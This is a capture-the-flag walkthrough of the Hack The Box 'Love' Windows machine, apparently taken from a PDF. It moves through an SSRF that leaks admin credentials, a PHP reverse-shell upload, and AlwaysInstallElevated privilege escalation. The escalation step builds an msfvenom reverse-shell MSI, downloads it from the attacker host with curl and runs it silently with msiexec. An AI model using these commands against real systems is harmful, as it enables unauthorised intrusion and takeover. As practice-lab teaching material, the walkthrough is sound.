


Hack the Box : Love (Windows)

Machine's ip: 10.10.10.239 / 10.129.127.230 (after machine reset)

Note: The machine's ip is different on this walkthrough because of the reset and the tun0 ip is also different because I downloaded a new vpn connection pack.



1.Perform simple nmap scan to find any open ports

Command: nmap <ip>

Listed 7 ports based on the nmap scan which are port 80(http), port 135(msrpc), port 443(https), port 139(netbios-ssn), port 445(microsoft-ds), port 3306(mysql) and port 5000 (upnp).

```
Starting Nmap 7.80 (https://nmap.org) at 2021-06-25 09:17 EDT
Nmap scan report for 10.10.10.239
Host is up (0.22s latency).
Not shown: 993 closed ports
PORT STATE SERVICE
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
443/tcp open https
445/tcp open microsoft-ds
3306/tcp open upnp
```

After that, I run another nmap command to find any other important information that I missed.

Command: nmap -A <ip>

The result shows some domain names which are love.htb & staging.love.htb, and also the OS of the machine which is Windows. It is also stated that port 5000 is also a http port but is forbidden to be accessed.

```
:~# nmap -A 10.10.10.239
Starting Nmap 7.80 (https://mmap.org ) at 2021-06-25 09:26 EDT
Stats: 0:00:49 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 71.43% done; ETC: 09:27 (0:00:05 remaining)
Nmap scan report for 10.10.10.239
Host is up (0.23s latency).
Not shown: 993 closed ports
PORT STATE SERVICE
80/tcp open http
| http-cookie-flags:
                                     VERSION
                                     Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
       PHPSESSID:
         httponly flag not set
  http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
 _http-title: Voting System using PHP
35/tcp open msrpc Microsoft Windows RPC
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
443/tcp open ssl/http Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
  _http-title: 403 Forbidden
  _ntcp-tritt: No Finization :=staging.love.htb/drganizationName=ValentineCorp/stateOrProvinceName=m/countryName=in
Not valid before: 2021-01-18714:00:16
_Not valid after: 2022-01-18714:00:16
  ssl-date: TLS randomness does not represent time
  tls-alpn:
    http/1.1
445/tcp open microsoft-ds Windows 10 Pro 19042 microsoft-ds (workgroup: WORKGROUP)
3306/tcp open mysql?
| fingerprint-strings:
     DNSStatusRequesTTCP, GenericLines, Kerberos, LPDString, NULL, NotesRPC, SIPOptions, SSLSessionReq, TLSSessionReq,
giop:
       Host '10.10.14.24' is not allowed to connect to this MariaDB server
 000/tcp open http Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
 _http-title: 403 Forbidden
  service unrecognized despite returning data. If you know the service/version, please submit the following fingerprin
 t at https://nmap.org/cgi-bin/submit.cgi?new-service :
```

```
Network Distance: 2 hops
Service Info: Hosts: www.example.com, LOVE, www.love.htb; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
    __clock-skew: mean: 2h53m55s, deviation: 4h02m30s, median: 33m54s
    smb-os-discovery:
    OS: Windows 10 Pro 19042 (Windows 10 Pro 6.3)
    OS CPE: cpe:/o:microsoft:windows_10::-
    Computer name: Love
    NetBIOS computer name: LOVE\x00
    Workgroup: WORKGROUP\x00
    System time: 2021-06-25T07:01:22-07:00
    smb-security-mode:
    account_used: <blank>
    authentication_level: user
    challenge_response: supported
    _ message_signing: disabled (dangerous, but default)
    smb2-security-mode:
    2.02:
        Message signing enabled but not required
    smb2-time:
        date: 2021-06-25T14:01:24
    _ start_date: N/A

TRACEROUTE (using port 5900/tcp)
HOP RTT ADDRESS

    1 220.22 ms 10.10.14.1
2 220.39 ms 10.10.10.239
```

2. Search for web directories using dirsearch.

Command : dirsearch -u <ip/url>

I found a few admin directories based on the directory search.

```
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10903

Output File: /usr/local/lib/python3.9/dist-packages/dirsearch/reports/love.htb_21-07-04_20-21-12.txt

Error Log: /usr/local/lib/python3.9/dist-packages/dirsearch/logs/errors-21-07-04_20-21-12.txt

Error Log: /usr/local/lib/python3.9/dist-packages/dirsearch/logs/errors-21-07-04_20-21-12.log


Target: http://love.htb/

[20:21:12] Starting:
[20:21:14] 403 - 298B - /*X60MAEXCOMAF
[20:21:14] 403 - 298B - /**htaccess.dak1
[20:21:18] 403 - 298B - /**htaccess.bak1
[20:21:18] 403 - 298B - /**htaccess.save
[20:21:18] 403 -
```


3.Add the ip address of the machine and the domain names in the /etc/hosts/ folder

```
GNU nano 4.9.3
                                                         hosts
127.0.0.1
                localhost
127.0.1.1
               kali
10.10.10.245
               cap.htb
10.10.10.239
               love.htb
10.10.10.239
               staging.love.htb
               www.love.htb
10.10.10.239
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


3.I opened the machine's ip address on the browser and it display a login page for a voting system's website.




The subdomain (staging.love.htb) will display a free file scanner site.




Next, I go to the Demo page and it requests to insert a file url. I tried to access the port 5000 here by inserting http://localhost:5000 at the provided fill box. Once I press the scan file, it will display the credentials for the admin user.




4.I entered the credentials given to the admin login site



I managed to login to the web page and it displays a dashboard of the voting system.



I go to the voters page and it displays list of voters and I can upload, edit and delete the photo and also the voter's details.



5. File Upload RCE

Apparently, there is a <u>vulnerability for voting system</u> which allows the uploading of malicious files into the system.


I used <u>php-reverse-shell</u> from Github to exploit this vulnerability. Other than that, can also use <u>nishang shell</u> if the php one does not work.

Before uploading the .php file into the system, make sure to edit the ip address and the listening port.

The next step is I start the port listening using netcat.

Command : nc -nlvp <listening port>

Once I run the netcat command, I upload the .php reverse shell into the system.



It takes some time for me to get the shell as I keep uploading the wrong .php file and I wrongly insert the listening port so make sure you don't get that wrong before uploading it into the system.

Once I got the shell, I run the directories command (dir) and whoami. The user that the shell I have right now is Phoebe


```
:~# nc -nlvp 9000
listening on [any] 9000 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.10.239] 49677
SOCKET: Shell has connected! PID: 2068
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.
C:\xampp\htdocs\omrs\images>cd
C:\xampp\htdocs\omrs\images
C:\xampp\htdocs\omrs\images>dir
 Volume in drive C has no label.
 Volume Serial Number is 56DE-BA30
 Directory of C:\xampp\htdocs\omrs\images
06/28/2021 12:48 PM
                       <DIR>
06/28/2021 12:48 PM
                       <DIR>
05/18/2018 08:10 AM
                               4,240 facebook-profile-image.jpeg
                               35,108 faile.bat
06/28/2021 10:42 AM
04/12/2021 03:53 PM
                                   0 index.html.txt
01/27/2021 12:08 AM
                                 844 index.jpeg
06/28/2021 12:07 PM
                              38,616 nc.exe
08/24/2017 04:00 AM
06/28/2021 12:43 PM
                              26,644 profile.jpg
                               3,761 shell.php
                               9,291 syel.php
06/28/2021 12:48 PM
06/28/2021 11:07 AM
                              73,802 test.exe
                               192,306 bytes
              9 File(s)
              2 Dir(s) 3,966,451,712 bytes free
C:\xampp\htdocs\omrs\images>whoami
love\phoebe
```

The searching for user.txt also took me some time to find but not so long because in the end I still managed to find it. Next, the part that took me almost the whole week is to find the root.txt.

```
C:\Users\Phoebe>cd Desktop
C:\Users\Phoebe\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 56DE-BA30
 Directory of C:\Users\Phoebe\Desktop
06/28/2021 11:56 AM
                      <DIR>
                    <DIR>
06/28/2021 11:56 AM
06/28/2021 11:56 AM 159,744 reverse.msi
06/28/2021 09:39 AM
                                34 user.txt
              2 File(s)
                            159,778 bytes
              2 Dir(s) 3,965,915,136 bytes free
C:\Users\Phoebe\Desktop>type user.txt
```

6. Privilege Escalation

There is a very useful privilege escalation tool on Github which is <u>PEASS</u>. These tools search for possible local privilege escalation paths that you could exploit and print them to you with nice colors so you can recognize the misconfigurations easily. I upload the <u>winPEASany.exe</u> into the system before I can run it in the Windows shell.



Now that the winPEAS already in the machine I run it .

Command:.\winPEASany.exe

```
C:\xampp\htdocs\omrs\images>dir
 Volume in drive C has no label.
 Volume Serial Number is 56DE-BA30
 Directory of C:\xampp\htdocs\omrs\images
07/04/2021 01:41 PM
                     <DIR>
07/04/2021 01:41 PM
                    <DIR>
05/18/2018 08:10 AM
                            4,240 facebook-profile-image.jpeg
04/12/2021 03:53 PM
                               0 index.html.txt
01/27/2021 12:08 AM
                              844 index.jpeg
08/24/2017 04:00 AM
                            26,644 profile.jpg
                            3,762 shell.php
07/04/2021 01:30 PM
07/04/2021 01:40 PM
                            9,292 syel.php
07/04/2021 01:37 PM
                              0 winPEASx64.exe
                            44,782 bytes
             8 File(s)
                      4,069,732,352 bytes free
             2 Dir(s)
```

The result of the scan shows that the functionality for <u>AlwaysInstallElevated</u> can be privileged escalated. Without this functionality, it can make a machine vulnerable to high-security risk because a non-admin user can run installations and commands with elevated privileges and access all directories and folders in the machine. Most of the results for other functionalities based on the winPEAS are not found.

```
[+] Checking AlwaysInstallElevated
[?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#alwaysinstallelevated
AlwaysInstallElevated set to 1 in MKCU!
AlwaysInstallElevated set to 1 in MKCU!
```

The link given above about AlwaysInstallElevated has a few steps on how to get the Windows reverse shell with that vulnerability.

I run this command to get list of payloads.

Command: msfvenom -l payloads

First, we need to create a reverse shell with the right payload. My first try to get the reverse shell was a failure because I entered the wrong payload (red line) instead of the right payload (red box).

Command: msfvenom -p windows/x64/shell_reverse_tcp -f msi LHOST LPORT -o reverse.msi

```
windows/x64/shell/reverse_tcp
                                                     Spawn a piped command shell (Windows x64) (staged). Connect ba
ck to the attacker (Windows x64)
   windows/x64/shell/reverse_tcp_rc4
                                                     Spawn a piped command shell (Windows x64) (staged). Connect ba
ck to the attacker
   windows/x64/shell/reverse_tcp_uuid
                                                     Spawn a piped command shell (Windows x64) (staged). Connect ba
ck to the attacker with UUID Support (Windows x64)
   windows/x64/shell_bind_tcp
                                                     Listen for a connection and spawn a command shell (Windows x64
  windows/x64/shell_reverse_tcp
                                                     Connect back to attacker and spawn a command shell (Windows x6
         :~# msfvenom -p windows/x64/shell_reverse_tcp -f msi LHOST=10.10.14.105 LPORT=2323 -o reverse.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes
Saved as: reverse.msi
```

I upload the payload using python3

Command: python3 -m http.server 80

```
root@kali:~# python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

10.129.170.230 - - [04/Jul/2021 18:43:29] "GET /reverse.msi HTTP/1.1" 200 -
```

Next I downloaded the payload from the windows machine using Client URL (curl) and changed the name of the downloaded file.

Command : curl <ip attacker>/<file upload> -o <new file name(if necessary)>

Once done downloading the file, run netcat on the attacking machine to start listening.

Command: nc - nlvp <LPORT>

After that, I run the command to execute the payload.

Command: msiexec /quiet /qn /i setup.msi & msiexec /quiet /qn /i alwaysinstallelevated.msi

```
C:\>cd Users\Phoebe

C:\Users\Phoebe>curl http://10.10.14.105/reverse.msi -o alwaysinstallelevated.msi
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed

100 156k 100 156k 0 0 156k 0 0:00:01 --:--- 0:00:01 175k

C:\Users\Phoebe>msiexec /quiet /qn /i setup.msi

C:\Users\Phoebe>This installation package could not be opened. Verify that the package exists and that you can access it, or contact the application vendor to verify that this is a valid Windows Installer package.

msiexec /quiet /qn /i alwaysinstallelevated.msi

C:\Users\Phoebe>msiexec /quiet /qn /i alwaysinstallelevated.msi
```

And by following the steps given, I finally got the shell.

```
rnotiple11:~# nc -nlvp 2323
listening on [any] 2323 ...
connect to [10.10.14.105] from (UNKNOWN) [10.129.170.230] 55965
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>dir
dir
   Volume in drive C has no label.
   Volume Serial Number is 56DE-BA30

Directory of C:\WINDOWS\system32
```

The root flag will be stored in User\Administrators\Desktop directories. Once I opened the file, I finally managed to get the root flag. As someone who has never experienced rooting a Windows machine, I sometimes forget that the command to open a file is different in both Linux and Windows:)

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 56DE-BA30
 Directory of C:\Users\Administrator\Desktop
04/13/2021 03:20 AM
                        <DIR>
04/13/2021 03:20 AM
                        <DIR>
07/04/2021 03:39 PM
                                  34 root.txt
              1 File(s)
                                  34 bytes
               2 Dir(s) 4,071,907,328 bytes free
C:\Users\Administrator\Desktop>cat root.txt
cat root.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\Administrator\Desktop>type root.txt
type root.txt
```

Love Finally Pwned.

